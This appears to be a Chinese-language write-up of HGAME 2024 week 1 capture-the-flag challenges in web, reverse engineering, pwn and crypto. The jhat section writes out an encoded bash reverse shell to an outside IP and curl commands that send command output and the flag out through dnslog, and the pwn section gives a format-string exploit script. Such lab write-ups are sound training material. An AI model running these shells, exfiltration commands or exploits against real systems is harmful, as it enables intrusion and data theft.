#WEEK1

web

1、2048*16

2048还是太简单了，柏喵喵决定挑战一下2048*16


1、点开页面，F12进不去，菜单中选择开发者工具可以打开，但是有反调试。


2、burp拦截 /assets/index-_wkhdPNY.js　把js下载下来，批量替换 debu 和 gger 为空字符，修改返回报文，即可过反调试，不过开发者工具依旧缓慢。

3、js混淆的基本看不出逻辑，根据游戏页面下面描述，http://git.io/2048 这个地址的2048游戏 js是未混淆的，调试下那个游戏的js代码，找到 mov 函数下有addTile ，修改这里的new 出来的Tile的value值，就可以修改刷新出数字。


```
671 GameManager.prototype.move = function (e) {
672   var t = this;
673   if (!this.isGameTerminated()) {
674     var i,
675     o,
676     n = this.getVector(e),
677     a = this.buildTraversals(n),
678     r = !1;
679     this.prepareTiles(),
680     a.x.forEach(
681       (
682         function (e) {
683           a.y.forEach(
684             (
685               function (a) {
686                 if (i = {
687                   x: e,
688                   y: a
689                 }, o = t.grid.cellContent(i)) {
690                   var s = t.findFarthestPosition(i, n),
691                   c = t.grid.cellContent(s.next);
692                   if (c && c.value === o.value && !c.mergedFrom) {
693                     var l = new Tile(s.next, 2 * o.value);
694                     l.mergedFrom = [
695                       o,
696                       c
697                     ],
698                     t.grid.insertTile(l),
699                     t.grid.removeTile(o),
700                     o.updatePosition(s.next),
701                     t.score += l.value,
702                     2048 === l.value &&
703                     (t.won = !0)
704                   } else t.moveTile(o, s.farthest);
705                   t.positionsEqual(i, o) ||
706                   (r = !0)
707                 }
```

4、但是搜索题目的js中没找到move函数，而是把函数名放到数组中了，但是找到了一处insertTile函数的调用，下断点，修改该函数调用的参数，即可通关。






5、游戏中页面有点小，在页面源码中可以看到flag全貌。




2、Bypass it

This page requires javascript to be enabled :)

点击注册，提示“很抱歉，当前不允许注册”，查看burp记录的报文，发现注册页面多了段js，再次拦截并在返回报文中删除这段js，即可注册成功，当然浏览器禁用js也可以。



注册成功后，登录，点击按钮得到flag



hgame{fd79beb02668f8a71b2b22ff0469f56809c92fb1}

3、jhat

jhat is a tool used for analyzing Java heap dump files

提示1hint1: need rce

提示2hint2: focus on oql

可以通过java.lang.Runtime.getRuntime().exec('xx')执行命令，尝试如下网上搜的可行的反弹，但是尝试反弹失败。

```
echo "bash -i >& /dev/tcp/124.156.174.121/9001 0>&1"  | base64
得到：
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjQuMTU2LjE3NC4xMjEvOTAwMSAwPiYxCg==
构造：bash -
c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjQuMTU2LjE3NC4xMjEvOTAwMSAwPiY
xCg==}|{base64,-d}|{bash,-i}
```

尝试 curl p6mphs.dnslog.cn dnslog有响应。

尝试 curl `whoami`.p6mphs.dnslog.cn dnslog无响应。

尝试怀疑反弹shell不可行，尝试以下dnslog外带，收到root.p6mphs.dnslog.cn

```
echo "curl \`whoami\`.p6mphs.dnslog.cn" | base64
得到：Y3VybCBgd2hvYW1pYC5wNm1waHMuZG5zbG9nLmNuCg==
构造：bash -c {echo,Y3VybCBgd2hvYW1pYC5wNm1waHMuZG5zbG9nLmNuCg==}|
{base64,-d}|{bash,-i}
```

尝试dnslog外带flag，得到flag：
hgame4732a80178591326bbdf0ebd43d65cdfecfe82bd.p6mphs.dnslog.cn


```
echo "curl \`cat flag\`.p6mphs.dnslog.cn" | base64
得到：Y3VybCBgY2F0IGZsYWdgLnA2bXBocy5kbnNsb2cuY24K
构造：bash -c {echo,Y3VybCBgY2F0IGZsYWdgLnA2bXBocy5kbnNsb2cuY24K}|
{base64,-d}|{bash,-i}
```

flag：hgame{4732a80178591326bbdf0ebd43d65cdfecfe82bd}

4、Select Courses

Can you help ma5hr00m select the desired courses?

一开始返回`"full":1`选不上，多重放几次就能选上，可以开几个intruder爆破一会，报文间隔设长一点。



5、ezHTTP

HTTP Protocol Basics

一步步根据提示，最终header中增加：

```
GET / HTTP/1.1
Host: 47.100.139.115:31101
User-Agent:Mozilla/5.0 (Vidar; VidarOS x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-
US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Referer: vidar.club
X-Forwarded-For: 127.0.0.1
x-real-ip: 127.0.0.1
x-client-ip: 127.0.0.1
```

得到：

```
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJGMTRnIjoiaGdhbWV7SFRUUF8hc1
8xbVAwclQObnR9In0.VKMdRQllG61JTReFhmbcfIdq7MvJDncYpjaT7zttEDc
```

解jwt：

```
{
    "F14g": "hgame{HTTP_!s_1mPOrT4nt}"
}
```

RE

1、ezASM

题目：

```
section .data
    c db 74, 69, 67, 79, 71, 89, 99, 113, 111, 125, 107, 81, 125,
107, 79, 82, 18, 80, 86, 22, 76, 86, 125, 22, 125, 112, 71, 84, 17,
80, 81, 17, 95, 34
    flag db 33 dup(0)
    format db "plz input your flag: ", 0
    success db "Congratulations!", 0
    failure db "Sry, plz try again", 0

section .text
    global _start

_start:
    ; Print prompt
    mov eax, 4
    mov ebx, 1
    mov ecx, format
    mov edx, 20
    int 0x80
```

```
    ; Read user input
    mov eax, 3
    mov ebx, 0
    mov ecx, flag
    mov edx, 33
    int 0x80

    ; Check flag
    xor esi, esi
check_flag:
    mov al, byte [flag + esi]
    xor al, 0x22                    ;每个字节异或0x22
    cmp al, byte [c + esi]
    jne failure_check

    inc esi
    cmp esi, 33
    jne check_flag

    ; Print success message
    mov eax, 4
    mov ebx, 1
    mov ecx, success
    mov edx, 14
    int 0x80

    ; Exit
    mov eax, 1
    xor ebx, ebx
    int 0x80

failure_check:
    ; Print failure message
    mov eax, 4
    mov ebx, 1
    mov ecx, failure
    mov edx, 18
    int 0x80

    ; Exit
    mov eax, 1
```

```
    xor ebx, ebx
    int 0x80
```

每个字节异或了0x22

exp：

```
c=[74, 69, 67, 79, 71, 89, 99, 113, 111, 125, 107, 81, 125, 107,
79, 82, 18, 80, 86, 22, 76, 86, 125, 22, 125, 112, 71, 84, 17, 80,
81, 17, 95, 34]
for i in c:
    print(chr(i^0x22),end='')
```

2、ezPYC

使用pyinstxtractor.py，解出pyc

用的未更新的附件，源码无法完整还原，可以得到两个数据 flag和c

```
wz@u2204:/mnt/d/ctf/ti/hgame2024/week1/ezPYC$ pycdc ezPYC.pyc
# Source Generated with Decompyle++
# File: ezPYC.pyc (Python 3.11)

Unsupported opcode: JUMP_BACKWARD
flag = [
    87,
    75,
    71,
    69,
    83,
    121,
    83,
    125,
    117,
    106,
    108,
    106,
    94,
    80,
    48,
```

```
    114,
    100,
    112,
    112,
    55,
    94,
    51,
    112,
    91,
    48,
    108,
    119,
    97,
    115,
    49,
    112,
    112,
    48,
    108,
    100,
    37,
    124,
    2]
c = [
    1,
    2,
    3,
    4]
input = input('plz input flag:')
# WARNING: Decompyle incomplete
```

查看opcode

```
    [Disassembly]
        0       RESUME                          0
        2       BUILD_LIST                      0
        4       LOAD_CONST                      0: (87, 75, 71, 69,
83, 121, 83, 125, 117, 106, 108, 106, 94, 80, 48, 114, 100, 112,
112, 55, 94, 51, 112, 91, 48, 108, 119, 97, 115, 49, 112, 112, 48,
108, 100, 37, 124, 2)
        6       LIST_EXTEND                     1
```

```
          8       STORE_NAME                     0: flag
          10      BUILD_LIST                     0
          12      LOAD_CONST                     1: (1, 2, 3, 4)
          14      LIST_EXTEND                    1
          16      STORE_NAME                     1: c
          18      PUSH_NULL
          20      LOAD_NAME                      2: input
          22      LOAD_CONST                     2: 'plz input flag:'
          24      PRECALL                        1
          28      CALL                           1
          38      STORE_NAME                     2: input
          40      PUSH_NULL
          42      LOAD_NAME                      3: range
          44      LOAD_CONST                     3: 0
          46      LOAD_CONST                     4: 36
          48      LOAD_CONST                     5: 1
          50      PRECALL                        3
          54      CALL                           3
          64      GET_ITER
          66      FOR_ITER                       62 (to 192)
          68      STORE_NAME                     4: i
          70      PUSH_NULL
          72      LOAD_NAME                      5: ord
          74      LOAD_NAME                      2: input
          76      LOAD_NAME                      4: i
          78      BINARY_SUBSCR
          88      PRECALL                        1
          92      CALL                           1
          102     LOAD_NAME                      1: c
          104     LOAD_NAME                      4: i
          106     LOAD_CONST                     6: 4
          108     BINARY_OP                      6 (%)
          112     BINARY_SUBSCR
          122     BINARY_OP                      12 (^)   ###这里
input[i] ^ c[i%4]
          126     LOAD_NAME                      0: flag
          128     LOAD_NAME                      4: i
          130     BINARY_SUBSCR
          140     COMPARE_OP                     3 (!=)
          146     POP_JUMP_FORWARD_IF_FALSE      21 (to 190)
          148     PUSH_NULL
          150     LOAD_NAME                      6: print
```

```
        152     LOAD_CONST                     7: 'Sry, try
again...'
        154     PRECALL                        1
        158     CALL                           1
        168     POP_TOP
        170     PUSH_NULL
        172     LOAD_NAME                      7: exit
        174     PRECALL                        0
        178     CALL                           0
        188     POP_TOP
        190     JUMP_BACKWARD                  63
        192     PUSH_NULL
        194     LOAD_NAME                      6: print
        196     LOAD_CONST                     8: 'Wow!You know a
little of python reverse'
        198     PRECALL                        1
        202     CALL                           1
        212     POP_TOP
        214     LOAD_CONST                     9: None
        216     RETURN_VALUE
```

大约就是异或操作

```
for i in range(0,36,1):
     if input[i] ^ c[i%4] != flag[i]:
         print('Sry, try again...')
```

exp：

```
flag =
[87,75,71,69,83,121,83,125,117,106,108,106,94,80,48,114,100,112,112
,55,94,51,112,91,48,108,119,97,115,49,112,112,48,108,100,37,124,2]
c = [1,2,3,4]

for i in range(len(flag)):
    print(chr(flag[i]^c[i%4]),end='')
```

3、ezUPX

先脱壳：upx -d ezUPX.exe

ida查看 是一个异或0x32操作

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v3; // edx
  __int64 i; // rax
  _BYTE v6[32]; // [rsp+20h] [rbp-38h] BYREF
  int v7; // [rsp+40h] [rbp-18h]

  memset(v6, 0, sizeof(v6));
  v7 = 0;
  sub_140001020("plz input your flag:\n");
  sub_140001080("%36s");
  v3 = 0;
  for ( i = 0i64; (v6[i] ^ 0x32) == byte_1400022A0[i]; ++i )
  {
    if ( (unsigned int)++v3 >= 0x25 )
    {
      sub_140001020("Coooool!You really know a little of UPX!");
      return 0;
    }
  }
  sub_140001020("Sry,try again plz...");
  return 0;
}
```

exp：

```
a=[100, 123, 118, 115, 96, 73, 101, 93, 69, 19, 107, 2, 71, 109,
89, 92, 2, 69, 109, 6, 109, 94, 3, 70, 70, 94, 1, 109, 2, 84, 109,
103, 98, 106, 19, 79, 50]
for i in a:
    print(chr(i^0x32),end='')
```

4、ezIDA

ida打开直接看

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  sub_140001020("plz input flag:\n");
  sub_140001080("%39s");
  if ( !strcmp(byte_1400030C8, aHgameW3lcOmeT0) )
    sub_140001020("%s");
  else
    sub_140001020("Sry, Try agin plz...");
  return 0;
}
```

```
.data:0000000140003038 68 67 61 6D 65 7B 57 33 6C
63+aHgameW3lcOmeT0 db 'hgame{W3lcOme_TO_Th3_World_of_Rev3rse!}',0
```

pwn

1、EzSignIn

Have fun in pwn games of hgame2024~

2、Elden Ring I

伊丽莎白学姐沉迷于艾尔登法环无法自拔，你能帮她从梅琳娜那里拿到flag吗？ flag格式为hgame{***}

3、ezshellcode

Short visible shellcode?

4、Elden Random Challenge

rrrrraaaannnnnddddddoooommmmm

5、ezfmt string

easy Format String

1、屏蔽了%p 和 %s 但是可以通过 %x泄露出libc，通过泄露栈上的libc函数地址确定远程libc版本为2.35，把本地切换成2.35。

2、.fini_array 不可写，劫持到可写的地址，比如got表，在got写入后门函数地址。

```
#!/usr/bin/env python3
# Author: w4ngz
# Link: https://github.com/RoderickChan/pwncli
# Usage:
#     Debug : ./exp.py debug  file
#     Remote: ./exp.py remote file ip:port

from pwncli import *
from LibcSearcher import *
cli_script()

io: tube = gift.io
elf: ELF = gift.elf
libc: ELF = gift.libc
filename = gift.filename

def dbg():
    if gift.debug:
        gdb.attach(io,'b *0x401311')
        sleep(4)
dbg()
#0x404020 ->0x40123D
```

```
#%50$  -> 0x208
pd = b"%0520c%50$hn    "
pd += fmtstr_payload(12, {0x404020: 0x40123D },numbwritten=0x208+4)
sl(pd)
ia()
```

crypto

1、奇怪的图片

一些奇怪的图片


题目生成随即图片，依次跟带单个flag字符的图片异或，得到一堆新图片。

思路就是用一张图片跟其他图片异或，生成的新图片中相同的内容不会显示，差异的部分会显示出来。然后找到用h的图片跟其他图片异或的一组，也就是会有以下图片：g 、 ga、gam、game、game{ 等等。 根据依次多出的字符就是flag的顺序加上前面的h即可。


```
import time

from PIL import Image, ImageDraw, ImageFont
import threading
import random

def xor_images(image1, image2):
    if image1.size != image2.size:
        raise ValueError("Images must have the same dimensions.")
    xor_image = Image.new("RGB", image1.size)
    pixels1 = image1.load()
    pixels2 = image2.load()
    xor_pixels = xor_image.load()
    for x in range(image1.size[0]):
        for y in range(image1.size[1]):
            r1, g1, b1 = pixels1[x, y]
            r2, g2, b2 = pixels2[x, y]
            xor_pixels[x, y] = (r1 ^ r2, g1 ^ g2, b1 ^ b2)
    return xor_image
```

```
def generate_unique_strings(n, length):
    unique_strings = set()
    while len(unique_strings) < n:
        random_string = secrets.token_hex(length // 2)
        unique_strings.add(random_string)
    return list(unique_strings)

def random_time(image, name):
    time.sleep(random.random())
    image.save("{}.png".format(name))

import os

base_dir = 'png_out'
files = [file for file in os.listdir(base_dir)]

i=0
for i in range(len(files)):
    f1=files[i]
    image1 = Image.open(os.path.join(base_dir, f1))
    for f2 in files:
        if f1==f2:
            continue
        image2 = Image.open(os.path.join(base_dir, f2))
        threading.Thread(target=random_time, args=
(xor_images(image1, image2),
'.\\'+str(i)+'\\'+f1[:-4]+"_"+f2[:-4])).start()
        # break
```

挨着看 发现第9个文件夹里是带h的密文图片与其他图片异或的结果：



大小递增排序：



得到flag，其中倒数第二个看不清 可以去其他文件夹查看 得到这个位置是c

hgame{1adf_17eb_803c}

2、ezMath

使用sage 求佩尔方程的最小特解，也可以多求几个。

```
d = 114514
sols = []
cf = continued_fraction(sqrt(d))
for i in range(2500):
    denom = cf.denominator(i)
    numer = cf.numerator(i)
    if numer^2 - d*denom^2==1:
        sols.append((ZZ(numer),ZZ(denom)))
        break
print(sols)
```

